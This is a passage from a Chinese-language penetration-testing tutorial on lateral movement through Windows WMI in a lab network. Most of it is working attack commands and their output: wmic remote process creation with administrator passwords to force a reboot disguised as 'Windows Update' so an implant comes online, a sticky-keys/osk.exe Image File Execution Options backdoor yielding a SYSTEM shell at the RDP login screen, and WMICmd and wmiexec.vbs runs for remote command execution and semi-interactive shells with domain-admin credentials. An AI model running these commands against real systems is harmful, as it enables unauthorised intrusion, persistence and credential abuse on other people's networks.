
```
# wmic /NODE:"192.168.3.108" /USER:"administrator" /PASSWORD:"admin!@#45" process call create "shutdown /r /f /t 1 /c \"Windows Update\""
```



```
D:\>wmic /NODE:"192.168.3.108" /USER:"administrator" /PASSWORD:"admin!@#45" process call create "shutdown /r /f /t 1 /c \"Windows Update\""
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 2568;
    ReturnValue = 0;
};
```




等待目标系统重启完成,管理员正常登录系统后,我们的马便会立即上线,效果如下,不过我们在实战中肯定不会这么干,常用的那七八个自启动键 AV 早就盯的死的,由于自启动并非今天的重点,暂且不多说,大家只需知道可以通过 wmic 这么干即可,剩下的东西自己再慢慢延伸



假设目标系统已事先开启并允许远程 rdp 连接,我们也可以尝试用替换热键的方式临时性的留个简易后门[此方式通常适用 03 以下的老系统],还是那句话,实际中我们通常都不会直接这么干,此处的目的也主要是为了说明可以这

么远程去操作目标系统注册表


```
# wmic /NODE:"192.168.3.102" /USER:"administrator" /PASSWORD:"admin" process call create "reg add \"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe\" /v \"Debugger\" /t REG_SZ /d \"cmd.exe\" /f"
```



```
C:\Windows\system32\cmd.exe
D:\>wmic /NODE:"192.168.3.102" /USER:"administrator" /PASSWORD:"admin!@#45" process call create "reg add \"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe\" /v \"Debugger\" /t REG_SZ /d \"cmd.exe\" /f"

Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3432;
    ReturnValue = 0;
};
```

```
# mstsc /admin /console /v:192.168.3.102
```



```
C:\>mstsc /admin /console /v:192.168.3.102

192.168.3.102 - Remote Desktop Connection

Log On to Windows
Microsoft Windows Server 2003 R2
Datacenter Edition
Copyright © 2005 Microsoft Corporation

User name:
Password:

[OK] [Cancel] [Options >>]

C:\WINDOWS\system32\cmd.exe
C:\WINDOWS\system32>query user
USER_NAME      SESSIONNAME    ID  STATE  IDLE TIME  LOGON TIME
administrator  console        0   Active          .   10/15/2018 11:13 PM

C:\WINDOWS\system32>whoami /user
USER INFORMATION
-----
User Name      SID
=====
nt authority\system S-1-5-18


C:\WINDOWS\system32>
```

0x05 上面我们简单演示了如何利用 wmic 纯手工对目标内网的指定机器进行各种远程操作,接着就再来看下如何利用各种基于 wmi 的外部工具来更方便的执行各种远程操作

WMICmd [回显命令结果]

虽然上面的命令看起来稍微繁琐了点[其实一点也不繁琐],往往在实战中却是对我们最方便的,比如,当实在不太好往目标机器上传工具,也没法用 socks 把工具直接传到目标内网中时,再比如,用某些外部的 wmi 工具弹的 shell,它是在一个子进程下,对于 beacon 这种或者其它形式的 cmd shell 是根本接收不到的,等等诸如此类情况...也许只有到此时,你才会觉得那些系统原生的基础命令要比任何外部工具都强百倍,不得不说确实太简陋[没有执行结果回显,不好判断]了些,但好在非常通用,也足矣临时帮你应对当前的渗透动作,工具无非也是基于这些东西实现的,当然啦,如果你就习惯用别人写好的一些功能稍强的 wmi 外部工具,也是没有任何问题的,比如,下面要说的这个 wmicmd,其大致实现原理比较简单,就是把结果数据先存到指定的注册表键值下,至于数据具体存在哪个键值里,直接看到代码即可知,github 地址: <https://github.com/nccgroup/WMICmd> 然后再远程去读取,同样也是依靠 135 端口进行工作,因为是先存再读,所以回显的时候会感觉稍慢,工具自己用 vs 编译下就行,编译成功后会生成三个文件,一个 exe,两个 dll,三个文件加起来总共 80k 左右,还算是能接受的范围,用法如下

```
# WMICmd.exe -h 192.168.3.108 -u administrator -p admin!@#45 -d . -c "query user" 不建议在域内使用,暂时还有些问题,不过工作组环境下还是没啥问题的
```



```
D:\wmi>WMICmd.exe -h 192.168.3.108 -u administrator -p admin!@#45 -d . -c "query user"
[!] Connecting with administrator
[i] Connecting to 192.168.3.108
[i] Connected
[i] Command: query user
[i] Running command...
[i] Getting stdout from registry from SOFTWARE\
[i] Full command output received
USERNAME          SESSIONNAME      ID  STATE  IDLE TIME  LOGON TIME
administrator     console          1  Active  none       10/15/2018 11:15 PM
```

wmiexec.vbs [带回显 + 半交互式 shell 小巧实用]

一位前辈很久之前写的小脚本,确实比较老了[杀的厉害],不过很通用,大致实现原理是这样,我们刚刚说过,上面是把结果数据先存到注册表,而此脚本则是把数据存到一个临时文件中,在每次读取完执行结果后就自动删除,用法比较简单,如下,首先,我们尝试直接获取一个目标机器的半交互式 shell


```
# cscript wmiexec.vbs /shell 192.168.3.106 rootkit\administrator admin!@#45 此处是直接用的域管账户
```

```
C:\Windows\system32\cmd.exe - cscript wmiexec.vbs /shell 192.168.3.106 rootkit\administrator admin!@#45
D:\>cscript wmiexec.vbs /shell 192.168.3.106 rootkit\administrator admin!@#45
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

WMIEXEC : Target -> 192.168.3.106
WMIEXEC : Connecting...
WMIEXEC : Login -> OK
WMIEXEC : Result File -> C:\windows\temp\wmi.dll
WMIEXEC : Share created sucess.
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\windows\temp
C:\Windows\system32>query user
  USERNAME          SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
  administrator      console             1   Active   none       10/15/2018 6:06 PM
C:\Windows\system32>
```

常规的远程执行命令

```
# cscript wmiexec.vbs /cmd 192.168.3.108 administrator admin!@#45 "query user" 此处用的本地管理员账户
```

```
C:\Windows\system32\cmd.exe
D:\>cscript wmiexec.vbs /cmd 192.168.3.108 administrator admin!@#45 "query user"
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

WMIEXEC : Target -> 192.168.3.108
WMIEXEC : Connecting...
WMIEXEC : Login -> OK
WMIEXEC : Result File -> C:\windows\temp\wmi.dll
WMIEXEC : Share created sucess.
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\windows\temp
192.168.3.108 >> query user
  USERNAME          SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
  administrator      console             1   Active   none       10/15/2018 11:15 PM
WMIEXEC : Share deleted sucess.
```

0x06 关于 wmi 在 powershell 下的一些常规应用 [当我们没有破出目标管理员[rid 500]的明文账号密码,通过传统的 hash 传递方式也一样可以远程执行任意 payload,最好先想办法弹回一个正儿八经的 ps shell 来操作,另外,偶尔 IEX 会有些问题]

Invoke-WMIExec.ps1 脚本

